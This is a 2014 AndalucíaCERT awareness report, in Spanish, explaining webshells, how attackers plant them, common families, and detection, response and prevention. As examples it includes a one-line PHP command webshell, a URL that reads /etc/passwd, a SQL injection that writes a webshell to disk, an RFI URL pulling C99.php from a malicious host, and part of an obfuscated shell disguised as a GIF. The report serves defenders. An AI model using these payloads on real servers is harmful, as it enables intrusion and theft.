Sociedad Andaluza para el Desarrollo de las Telecomunicaciones S.A.
CONSEJERÍA DE ECONOMÍA, INNOVACIÓN, CIENCIA Y EMPLEO

AndalucíaCERT
CENTRO DE SEGURIDAD TIC

Informe de divulgación
Webshells

Tipo de documento:	*Informe*
Autor del documento:	*AndalucíaCERT*
Código del Documento:	*CERT-IF-5460-140502*
Edición:	*0*
Categoría	*Público*
Fecha de elaboración:	*02/05/2014*
N° de Páginas	*1 de 15*

1 TABLA DE CONTENIDOS

2 OBJETO

El objeto de este documento es exponer al personal de la Junta de Andalucía una introducción a este tipo de puerta traseras y que conforman una de las principales amenazas para los servidores web.

3 ALCANCE

Este documento va destinado al personal técnico de la Junta de Andalucía y al público en general. En él se presenta un análisis básico sobre el funcionamiento, los distintos métodos que son usados para comprometer un sistema y conseguir introducir este tipo de código malicioso, y recomendaciones generales para mitigar este tipo de incidentes.

4 ¿QUÉ ES UNA WEBSHELL?

Una Webshell es un código ejecutable que, siendo interpretado en un servidor comprometido, proporciona a un atacante el control remoto al mismo, permitiendo acceder a funcionalidades como ejecución de comandos, subida y descarga de recursos y la visualización o modificación de archivos.

Este tipo de código malicioso suele también ser clasificado como herramienta de Acceso remoto (RAT, Remote Access Tool) o puerta trasera; de hecho, se conoce a veces como *backdoor shell*.

Las Webshells pueden ser escritas en cualquier lenguaje que el servidor pueda interpretar, los tipos más comunes son PHP y los lenguajes .NET. El código y las funcionalidades de una Webshell varian enormemente: puede tratarse de un código de apenas unas líneas o puede llegar a tener miles de ellas, de la misma manera algunos tipos de webshells son completamente autosuficientes mientras que otras pueden requerir acciones externas o la comunicación a través de un canal de control para su interacción.

Así, por ejemplo, una Webshell podría ser tan simple como:

```
<?php passthru($_GET['command']; ?>
```

Si un atacante pudiera introducir, del alguna manera, esa línea de código en un servidor web que ejecutara código PHP (y que permitiera ese tipo de función), éste podría ejecutar comandos del sistema a través del navegador. Por ejemplo, si se consiguiera introducir dicha línea en un archivo, "file.php" alojado en el servidor www.prueba.com, tan sólo sería necesario introducir en el navegador la siguiente url:

```
www.prueba.com/file.php?command=cat%20%2Fetc%2Fpasswd
```

Esto nos devolvería el contenido del archivo /etc/passwd alojado en el servidor. De la misma manera, permitiría también ejecutar otro tipo de comandos para introducir otras webshells más complejas, acceder mediante una shell inversa o la realización de escalada de privilegios en el sistema.

Como es posible observar, el principal riesgo de ser atacados por un programa de este tipo, es que se permite a un usuario malicioso circundar los controles de seguridad permitiendo interactuar directamente con el servidor web y, potencialmente, con el sistema operativo del mismo.

5 FUNCIONALIDADES

En los últimos meses se ha detectado un incremento en el intento de explotación de vulnerabilidades en servidores Web. Habitualmente el objetivo principal suelen ser gestores de contenido desactualizados, con módulos con vulnerabilidades conocidas y ampliamente explotadas con el objetivo de instalar algún tipo de webshell en los mismos. El uso masivo de webshells contra servidores web se debe a los siguientes factores:

- **Número de víctimas potenciales:** Existe una gran cantidad de sitios Web que no son correctamente administrados o que no son mantenidos en absoluto.
- **Facilidad de detección de servidores potencialmente vulnerables:** Mediante una simple búsqueda en Google es posible encontrar cientos de sitios con un módulo determinado que podrían ser potencialmente vulnerables.
- **Facilidad de uso:** Este tipo de programas es apto para gente casi sin conocimientos, además suelen proporcionar una interfaz cómoda para la realización de todo tipo de acciones en el servidor.
- **Gran cantidad de muestras de este tipo malware disponibles.**
- **Fácilmente modificable:** Lo que permite adaptarlo a la necesidad del atacante y evitar la detección por firmas.

Este tipo de programas es usado por una gran cantidad de grupos distintos dependiendo de sus objetivos: Scriptkidies, ciberactivistas, criminales financieros, gobiernos, etc. Siendo su finalidad también diversa:

- Ataques de denegación de servicio distribuida (DDoS).
- Ciberactivismo.
- Robo de IP: robo de la IP del servidor para su uso, así como para la instalación de otros servicios ilícitos como proxies o servidores FTP.
- Alquiler a terceros.
- Envío de SPAM/Phishing.
- Acceso a otros objetivos de la red interna.
- Robo de datos (personales, financieros, etc).
- Espionaje industrial o gubernamental.

Entre las funcionalidades más comunes de las webshells podemos encontrar las siguientes:

- Transferencia de ficheros.
- Gestión interactiva de archivos.
- Ejecución de comandos /scripts.
- DDoS.
- Reconocimiento de red.
- Envío de SPAM.
- Gestión de procesos.
- Conectividad con BBDD.
- Conexión inversa al sistema (Shell Inversa).

Las funcionalidades de una webshell dependen en gran parte del tipo de usuario que la utiliza y su finalidad. No es lo mismo la webshell utilizada para realizar ataques por denegación de servicio que una usada para intentar alcanzar otros objetivos en una red interna de una organización.

6 MÉTODOS DE INSTALACIÓN

Habitualmente, las webshells se instalan en un servidor Web a través de la explotación de una vulnerabilidad, vamos a comentar las más habituales, que suelen ser una de las siguientes:

- Sql Injection (SQLi).
- Remote File Inclusion (RFI).
- Subida de ficheros (File Upload).
- Robo de credenciales y acceso a través de interfaz de administración expuesta al exterior.

Comúnmente se utilizan vulnerabilidades conocidas en los gestores de contenido desactualizados (CMS) como Joomla o Wordpress, o de alguno de sus componentes (plugins o temas) que explota cualquiera de estas técnicas para conseguir introducir este tipo de código en el servidor.

Es necesario indicar que cuando se instala una webshell en un sistema, éstas tienen los mismos permisos y capacidades que el usuario que las introduce en el sistema, así mismo es necesario que el fichero/directorio en el que se introduce tenga permisos de escritura.

6.1 INYECCIÓN SQL (SQL INJECTION)

La Inyección SQL es un método de introducción de código que se vale de una vulnerabilidad presente en una aplicación en el nivel de validación de las entradas. Permite realizar consultas a una base de datos no deseadas. Se dice que existe o se produjo una inyección SQL cuando, de alguna manera, se inserta o "inyecta" código SQL dentro del código SQL programado, con el objetivo de alterar el

funcionamiento normal del programa, y lograr así que se ejecute la porción de código "invasor" incrustado en la base de datos. Este tipo de ataque puede ser aprovechado para añadir expresiones lógicas y/o comandos adicionales a una consulta SQL existente que haya sido correctamente validada.

Por ejemplo, MySQL tiene comandos integrados que permiten la creación y lectura en el sistema de ficheros:

```
mysql> select "text" INTO OUTFILE "file.txt"
```

Un gran inconveniente de este comando es que se puede añadir a una consulta existente utilizando el token UNION SQL, por ejemplo, se podría añadir a la siguiente consulta si esta no se valida correctamente :

```
select user, password from user where user="admin" and password='123'
```

Resultando:

```
select user, password from user where user="admin" and password="123" union select "text",2 into outfile "/tmp/file.txt" – '
```

Que crearía un archivo en /tmp/file.txt con la salida resultante de la query SQL.

Si se ha encontrado que es posible una inyección SQL, es necesario encontrar un directorio con permisos de escritura. En la gran mayoría de CMS existen una serie de directorios que se encuentran habilitados de esta manera: directorios de imágenes, temporales o de subida de fichero (“/tmp/”, “/upload”, “/images/”, etc.).

Con una SQLi potencialmente explotable, una vez identificado un directorio y siguiendo los ejemplos anteriores se podría ejecutar una sentencia del estilo:

```
UNION SELECT "<? system($_REQUEST['cmd']); ?>",2,3,4 INTO OUTFILE "/var/www/temp/c.php" –
```

Para crear una webshell simple que permita ejecutar comandos en el sistema a través de un navegador como se ha visto anteriormente.

6.2 REMOTE FILE INCLUSION (RFI)

Esta vulnerabilidad permite a un atacante incluir un archivo remoto en el sistema vulnerable, habitualmente a través de un script en el servidor web. Esto es debido al uso de una entrada de datos sin una correcta validación, y puede posibilitar la ejecución de código en el servidor web, lo que permitiría la

introducción de una webshell o la modificación del mismo para poder permitir ejecución de código en el lado del cliente (ej: XSS).

Un ejemplo simple de cómo un fragmento de código PHP es vulnerable sería el siguiente:

```
include($pagina . '.php');
```

Esta línea de código PHP sería usada de la siguiente manera mediante una petición:

```
http://www.pruebas.com/index.php?pagina=archive
```

Debido a que la variable "$página" no se encuentra específicamente definida (no se hace ninguna comprobación adicional sobre ella), un atacante puede insertar la ubicación de un archivo malicioso en la URL y ejecutarlo en el servidor de destino como en este ejemplo:

```
http://www.pruebas.com/index.php?page=http://www.malicious.com/C99.php?
```

La función include() anterior indica al servidor que descargue y ejecute C99.php desde el servidor remoto. Esto es posible debido a que PHP permite al usuario la carga de contenido local y remoto con las mismas funcionalidades. Como se ha indicado, el código vulnerable de ejemplo no realiza ningún tipo de comprobación del contenido de la variable "$pagina", pasándolo ciegamente como parámetro a la función, que trataría de descargar y anexar al original el código incluido en la siguiente URL:

```
http://www.malicious.code.com/C99.php.php
```

Esto permite al atacante para incluir cualquier archivo remoto de su elección simplemente editando la URL, siendo las webshells la opción preferida por los atacantes.

6.3 SUBIDA DE FICHEROS (FILE UPLOAD)

En la actualidad, debido a las funcionalidades necesarias, es casi obligatorio poder permitir que los usuarios compartan todo tipo de archivos a través de los sitios web. Sin embargo, permitir la carga de ficheros representa un riesgo importante para las aplicaciones Web. El primer paso de muchos atacantes es conseguir introducir un fichero en el sistema objetivo para a continuación, encontrar una manera de que este código sea ejecutado o interpretado. Permitir la carga de archivos ayuda a los potenciales atacantes a lograr la mitad de su objetivo.

La subida de ficheros sin comprobar las restricciones, en inglés ("Unrestricted File Upload"), se ha convertido en una de las vulnerabilidades más comunes en las aplicaciones web, así cómo de las más peligrosas, por su facilidad de uso y de explotación. Esta vulnerabilidad es bastante común debido a que los programadores en ocasiones desconocen las buenas prácticas de desarrollo a la hora de implementar

este tipo de funcionalidades, o no tienen en cuenta la variedad de técnicas existentes para evitar los mecanismos de seguridad que se pueden implementar.

Vamos a ver algunos ejemplos en PHP en los que nos podemos encontrar maneras de implementar este tipo de formularios y cómo son explotables.

6.3.1 FORMULARIOS DE CARGA DE ARCHIVOS SIN VALIDACIÓN

Vamos a ver el siguiente código de ejemplo de un formulario de carga de ficheros:

Formulario HTML:

```
<formenctype="multipart/form-data" action="uploader.php" method="POST">
<inputtype="hidden" name="MAX_FILE_SIZE" value="100000" /> Choose a file to upload: <inputname="uploadedfile"
type="file" /><br />
<inputtype="submit" value="Upload File" />
</form>
```

Código PHP:

```
<?php
          $target_path  =  "uploads/";
          $target_path  =  $target_path  .  basename($_FILES['uploadedfile']['name']);
          if (move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path)) {
            echo "The file " . basename($_FILES['uploadedfile']['name']) . " has been uploaded";
          } else {
            echo "There was an error uploading the file, please try again!";
          }
?>
```

Cuando PHP recibe una petición POST con tipo de codificación "*multipart / form-data*", se creará un archivo temporal con un nombre aleatorio en un directorio temporal (por ejemplo, / var/tmp/php6yXOVs), posteriormente, la función *move_uploaded_file* modificará la ubicación del archivo a una ruta conocida (/uploads/uploadedfile.ext) a la que será posible acceder mediante su URL. Por otra parte, se puede observar que a la hora de subir el fichero no existe ningún tipo de restricción sobre el tipo de fichero, por lo que el atacante puede subir cualquier tipo de código que pueda ser interpretable por el servidor (ASP, PHP,etc.).

Aunque pueda parecer un ejemplo un poco ingenuo, es común encontrar este tipo de implementaciones, o similares, en multitud de aplicaciones web.

6.3.2 VALIDACIÓN DEL TIPO MIME

Otro error común en los desarrollos web a la hora de establecer medidas de seguridad en los formularios de envío es sólo comprobar el tipo de Mime devuelto por PHP.

Cuando un archivo es subido al servidor, PHP establece el tipo de las variables asociadas al archivo subido al tipo de archivo MIME proporcionado por el navegador web que utiliza el cliente. Sin embargo, estas comprobaciones del formulario de envío no deben depender exclusivamente de este valor, ya que éste puede ser fácilmente falsificado.

6.3.3 BLOQUEO DE EXTENSIONES ESPECÍFICAS

Otra aproximación a la hora de aplicar medidas de seguridad es el bloqueo extensiones específicas. Esto se basa en determinar qué extensiones de archivos están permitidas subir al servidor, mediante una serie de listas negras o blancas.

Sin embargo si estas implementaciones no son correctamente realizadas, es posible explotar técnicas para evitarlas. Por ejemplo; simplemente mediante la asignación de una doble extensión al archivo a subir en la plataforma en ocasiones se puede evitar estas restricciones.

6.3.4 COMPROBACIÓN DE LA CABECERA DE LA IMAGEN

Cuando se permite la subida de ficheros de imágenes, los desarrolladores suelen realizar la validación de la cabecera del fichero mediante el uso de la función "*getimagesize"* en PHP, que devuelve el tamaño de la imagen pasada como parámetro. Si la validación no es correcta (lo que significa que la cabecera es incorrecta o que no se trata de una imagen) la función devolverá falso.

Es habitual que los desarrolladores comprueben la validez de un archivo cargado según si esta función "*getimagesize"* devuelve el tamaño de la imagen o el valor falso, de esta manera si un atacante intenta subir un archivo PHP malicioso renombrado a ".jpg"o cualquier otro tipo de formato de imagen, la comprobación de la cabecera no sería correcta y se impediría realizar esta acción.

Sin embargo, incluso este enfoque puede ser fácilmente evitado. Mediante la inclusión de código interpretable en los metadatos de las imágenes o introduciendo las cabeceras de un formato de imagen se podría subir el archivo sin problemas al servidor. Un ejemplo de un archivo de este tipo se puede observar en la siguiente ilustración:

```
GIF89a????????!?????,???????D?;?<?php
$language = 'eng';
$auth     = 0;
$name     = '1'; // md5 Login
$pass     = '1'; // md5 Password
/*****************************************************************************
*****************************************************************************
***/
error_reporting(0);
$r57="rUh6QuM4EP58VfwH46uUSQspe6eTSUDQZTQclQ7KNXK/AIrccdptVpzIaehpEf
/9xmnSl4Xl2NP2WJOZdHOebDyegJSFjCWUhdRcWdv7ncPtLT4h7R2uFOhpK47CKOoPLmK8MfvM7r27
QeeXx+2t1gNKXCdSJTQJyD4GteYwxlQTMPwUDmLo+XVnFZ8PohG9M2EuPmK4h+E
/1240iq+HfQcYF+kCEZSljCyYmBKMgFGTW25Fm2t3YIpaIN9CAaEfueDxFExtxhjnUgrekv8S2CGPL
QVWJbleYPro5CyMLwa9EBMMzs7o4dP2FnEKXk5dIsiWBkyCDLDirENtvBAsh
/ayI8/9xye93hByqnuGe11VWfK9oG5rMRiFeE4540ybT8YF+6g4E5pWv5BGuliolYju0mama1P+NOf
```

Ilustración 1: Webshell PHP ofuscada simulando ser una imagen GIF

6.4 ROBO DE CREDENCIALES Y ACCESO A TRAVÉS DE INTERFAZ DE ADMINISTRACIÓN

Otro de los vectores comunes de ataque que permite a los atacantes instalar una webshell en un servidor web es consiguiendo credenciales válidas en el sistema objetivo, lo que permitiría la modificación de los archivos del sistema para incluir código a elección del atacante.

Los credenciales se pueden obtener de múltiples maneras, las más comunes son las siguientes:

- Fuerza bruta contra la página de administración del sitio.
- Ataques de XSS (Cross Site Scripting): Que permitiría acceder a la cookie de sesión del usuario de la plataforma.
- Ataques de Phishing.
- Acceso a la BBDD del sistema, permitiendo el acceso y/o modificación de alguna de las contraseñas de usuario.

Este tipo de ataques podría ser mitigado mediante el control de la exposición a la interfaz de acceso del sitio, limitando el acceso desde fuera a la red local y/o a ciertas direcciones concretas, por ejemplo, exclusivamente a las direcciones de nuestra organización.

7 WEBSHELLS MÁS COMUNES

Las webshells se pueden encontrar en multitud de lenguajes: ASP, PHP, Ruby, Perl, Python, etc., dependiendo del lenguaje que sea capaz de interpretar el servidor web. Sin embargo existen ciertos tipos que por su facilidad de uso, funcionalidades o disponibilidad se encuentran más extendidos, siendo más

conocidos y usados por los atacantes. Es este punto vamos a presentar ejemplos de las webshells más comunes y propagadas:

- **C99Shell** (PHP): Es una de las webshells PHP más conocidas, permitiendo multitud de funcionalidades: Ejecución de comandos, subida y descarga de recursos, visualización o modificación de archivos, etc.



Ilustración 2: C99Shell

- **ASPXSPY** (ASP/ASPX): Orientada a servidores IIS, permite mostrar los procesos, mostrar información específica de este tipo de servidores, modificación de claves de registro, etc.

Ilustración 3: ASPXSPY

- **China Chopper** (Varios lenguajes PHP, ASP, JSP, ...): Se basa en un cliente ligero que permite el acceso remoto al servidor comprometido.



Ilustración 4: Cliente China Chopper

8 DETECCIÓN DE WEBSHELLS

Por todo lo visto se hace necesario que se conozcan las maneras en las que es posible detectar este tipo de código en nuestros sistemas. Las webshells se pueden detectar de diferentes modos, los más comunes:

1. **Monitorización de red:** Mediante alguna herramienta de detección de intrusos de red (Ej: Snort o Suricata) es posible detectar evidencias que pueden indicar que alguno de nuestros sistemas se encuentra afectados, por ejemplo:
   - Detección de tráfico con vectores de ataques a servicios o plataformas web: Exploits conocidos para los que existen firmas fiables y que pueden provocar la explotación de una vulnerabilidad para introducir una webshell.
   - Direcciones IP o dominios maliciosos ya identificados.
   - Firmas para la detección de tráfico específico de webshell.
2. **Uso de Antivirus:** Mediante la detección por firmas, heurística, comportamiento, ...
3. **Análisis de logs:** Mediante el análisis de los logs de los sistemas es posible encontrar evidencias de que un sistema ha podido ser comprometido y que se encuentra albergando una puerta trasera de este tipo.
4. **Análisis estático en el sistema:** Habitualmente se busca en el sistema palabra claves (expresiones regulares, codificaciones u ofuscación) en los ficheros que puedan apuntar la a la existencia de webshells.
5. **HIDS:** Mediante la instalación de sistemas de detección de intrusos en hosts será posible detectar cuando se realizan cambios no autorizados en el sistema.
6. **Herramientas especializadas para la detección** de este tipo de malware o de vulnerabilidades en el código. Destacan:
   - NeoPI: https://github.com/Neohapsis/NeoPI

- RIPS: http://rips-scanner.sourceforge.net/
- IOC Finder: http://www.openioc.org/
- Web-shell-detector: https://github.com/emposha/PHP-Shell-Detector/

9 WEBSHELL: GESTIÓN DE UN INCIDENTE

Si nos encontramos ante un incidente de este tipo, de manera general, se recomienda seguir los siguientes pasos:

1. **Contención:**
   - Evitar que el recurso pueda ser accesible desde Internet.
   - Realizar una copia de seguridad del sitio web en el estado actual, para poder analizarlo posteriormente en su estado comprometido.
   - Es posible que además del código intruso identificado se hayan realizado otras modificaciones sobre el sitio web, por lo que lo más recomendable es restaurar el sitio web a partir de una versión limpia.
2. **Análisis:**
   - Recopilar toda la información de logs de todas las fuentes posibles.
   - Realizar un análisis de los registros y logs para comprobar el alcance de la intrusión, origen y momento en que se produjo.
   - Monitorización de la máquina para comprobar la actividad producida recientemente entre esta máquina y el resto de su infraestructura. Con el objetivo de poder determinar el impacto en otros sistemas.
3. **Resolución:**
   - Es muy probable que el sistema haya sido comprometido por aprovechamiento de alguna vulnerabilidad conocida en el sitio web, el servidor o las aplicaciones instaladas en éste, por lo que le recomendamos, actualizar a versiones actuales.
4. **Revisión:**
   - Por último, para identificar posibles debilidades en el sitio web que pudiesen ser aprovechadas por un atacante, se recomienda realizar auditorías de seguridad periódicas del sitio web.
   - Aplicar de forma continua todos los parches de seguridad y actualizaciones que se vayan publicando del gestor de contenidos usado.

De manera general es importante no centrarse exclusivamente en la eliminación del recurso malicioso, y determinar lo mejor posible la extensión y el impacto del compromiso tanto en el sistema afectado directamente, como cualquier otro equipo de la infraestructura que potencialmente pueda llegar a estar afectado.

10 PREVENCIÓN

De manera general, para evitar poder ser objetivo de este tipo de ataque se recomienda los siguiente:

- **Mantener el software del servidor actualizado:** Programas, gestores de contenidos, BBDD, plugins, temas, ...
- **Limitación de acceso al panel de administración** de la plataforma: Bien sea limitando el acceso a la red local, filtrado por IP, etc.
- **Aislamiento de los servidores web** con el objetivo de limitar el impacto de un posible incidente.
- **Evitar o limitar la subida de ficheros a la plataforma:** Determinar si la subida de ficheros al sistema es imprescindible para la finalidad del sitio. En el caso de no serlo se aconseja desactivar la opción.
- **Concienciación y formación:** Es importante que los usuarios, y en particular los administradores del sitio, tengan una formación básica sobre los posibles ataques a los que se encuentran expuestos.
- **Prácticas de programación segura** para los desarrolladores del sitio.
- **Revisión de código periódico** para asegurar que el diseño sea adecuado y no existan fallas
- **Monitorización del sitio y de la red.**
- **Auditorías periódicas de seguridad** del sitio y el servidor.

11 CONCLUSIONES

Las webshells no son una novedad, existen desde hace años. No obstante, ponen de manifiesto un escenario de amenazas en continua evolución. Además la existencia de cada vez más sitios web, en particular gestores de contenido, desactualizados o incorrectamente administrados, están permitiendo un caldo de cultivo perfecto para la proliferación de este tipo de amenazas.

Aparte de posibles modificaciones en el sitio, el principal riesgo de este tipo de programas es que permite a los atacantes obtener potencialmente el control de un equipo dentro de la red de la organización, dejando vía libre para poder acceder a otros sistemas en la red privada, lo que podría resultar en el compromiso de otros equipos, robo de información confidencial o financiera e incluso indisponibilidad en los sistemas.

En general es posible mitigar en gran parte este tipo de incidentes mediante la implementación de unas correctas políticas de seguridad, que incluyan entre otras, una correcta actualización del software de los servidores, formación y concienciación del personal, así como revisiones periódicas de los posibles sistemas afectados.

12 REFERENCIAS

- Ryan Kazanciyan: Mandiant: ASDC12 : Old Webshells - New Tricks
- JCE Joomla Extension Attacks
- Malware Hidden Inside JPG EXIF Headers
- OWASP: Unrestricted File Upload
- MalasyaCERT: Remote File Inclusion (RFI) Vulnerabilities
- Acunetix: Why File Upload Forms are a Major Security Threat